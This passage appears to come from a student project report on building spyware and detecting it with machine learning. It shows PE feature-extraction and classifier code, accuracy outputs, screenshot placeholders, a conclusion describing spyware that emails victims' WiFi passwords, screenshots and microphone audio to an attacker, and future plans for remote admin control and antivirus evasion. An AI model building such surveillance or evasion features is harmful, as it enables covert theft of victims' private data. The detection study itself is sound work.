    extracted_feature[features[50]] = 0
    extracted_feature[features[51]] = 0
    extracted_feature[features[52]] = 0
    extracted_feature[features[53]] = 0
    extracted_feature[features[54]] = 0
try:
    extracted_feature[features[54]] =
pe.DIRECTORY_ENTRY_LOAD_CONFIG.struct.Size
except AttributeError:
    extracted_feature[features[54]] = 0
try:
    version_infos = getver_details(pe)
    extracted_feature[features[55]] = len(version_infos.keys())
except AttributeError:
    extracted_feature[features[55]] = 0
pe_features = list(extracted_feature[x] for x in
extracted_feature.keys())
ext = forest.predict([pe_features])[0]
print('The file is %s' % (['legitimate','malicious'][ext]))
```

8. SNAPSHOTS:


8.A) Creation:




8.B) Screenshot :




8.C)Mouse Data:




8.D)Audio:



8.E) Webcam:



8.F)WIFI Data:



8.G) Detection using ML:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\VIT\Spyware\Malware-Detection> python -u "d:\VIT\Spyware\Malware-Detection\test_file.py"
['main.exe']
The file main.exe is malicious
PS D:\VIT\Spyware\Malware-Detection>
```

Fig.ML Output




Fig.Neural Network Output Graph

```
324/324 [==============================] - 1s 2ms/step - loss: 0.6112 - accuracy: 0.6996
The test Loss is : 0.6111814975738525

The Best test Accuracy is  69.96257305145264
```

Fig.Neural Network Test Accuracy and Loss (100th Epoch)

```
Validation Accuracy 0.9613425135612488
```

Fig.Neural Network Validation Accuracy




Fig . Random Forest Confusion Matrix

```
Random Forest Accuracy: 0.9952191235059761
```

Fig.Random Forest Accuracy




Fig . Neural Network Vs Random Forest

9. CONCLUSION:

The emergence of spyware has become a major concern for personal information security. This issue has been further amplified by state-sponsored espionage activities such as the zero-click spyware Pegasus.
Our project aims to create and study spyware prevention methods to address this growing problem and its severity.
Our spyware, once installed on the target's computer, can send emails containing sensitive data of the victim to the attacker, including IP address, location, saved WIFI passwords, system details, cursor location, screenshots, and audio recorded from the microphone, among others.
We demonstrated our detection method using machine learning algorithms.The spyware was converted into
an executable file and then features were extracted using
the pefile library.

FUTURE WORK:

In the future, we plan to incorporate the following features:

- A remote access feature that would allow the attacker to gain complete control of the target computer with administrative privileges.
- The ability to modify the spyware's signature to avoid detection by antivirus software.

10. REFERENCES:

Various GitHub repos and links have been used to study the creation of a spyware. Few of them include:

1) mauricelambert/SpyWare: This package implements a complete SpyWare. (github.com)
2) pforro/Spyware: Python-based spyware for Windows that logs the foreground window activites, keyboard inputs. (github.com)
3) Abubakar-ux/Spyware-Python-: A simple spyware in python. (github.com)

RESEARCH PAPERS:

1)https://ieeexplore.ieee.org/abstract/document/8862547
2)https://dl.acm.org/doi/abs/10.1145/3382158
3)https://www.usenix.org/legacy/events/usenix07/tech/full_papers/egele/egele.pdf
4)https://www.usenix.org/legacy/event/sec06/tech/full_papers/kirda/kirda_html/
5)https://courses.cs.washington.edu/courses/cse454/15wi/papers/spycrawler.pdf
6)https://www.researchgate.net/publication/350886133_An_Emerging_Malware_Analysis_Techniques_and_Tools_A_Comparative_Analysis
7)https://www.mdpi.com/2073-8994/14/11/2304#:~:text=Machine%20learning%20algorithms%20may%20leverage,detection%20using%20signature%2Dbased%20techniques.
8)https://arxiv.org/ftp/arxiv/papers/1609/1609.07770.pdf
9)https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3890657
10)http://www.ijcttjournal.org/2018/Volume60/number-3/IJCTT-V60P124.pdf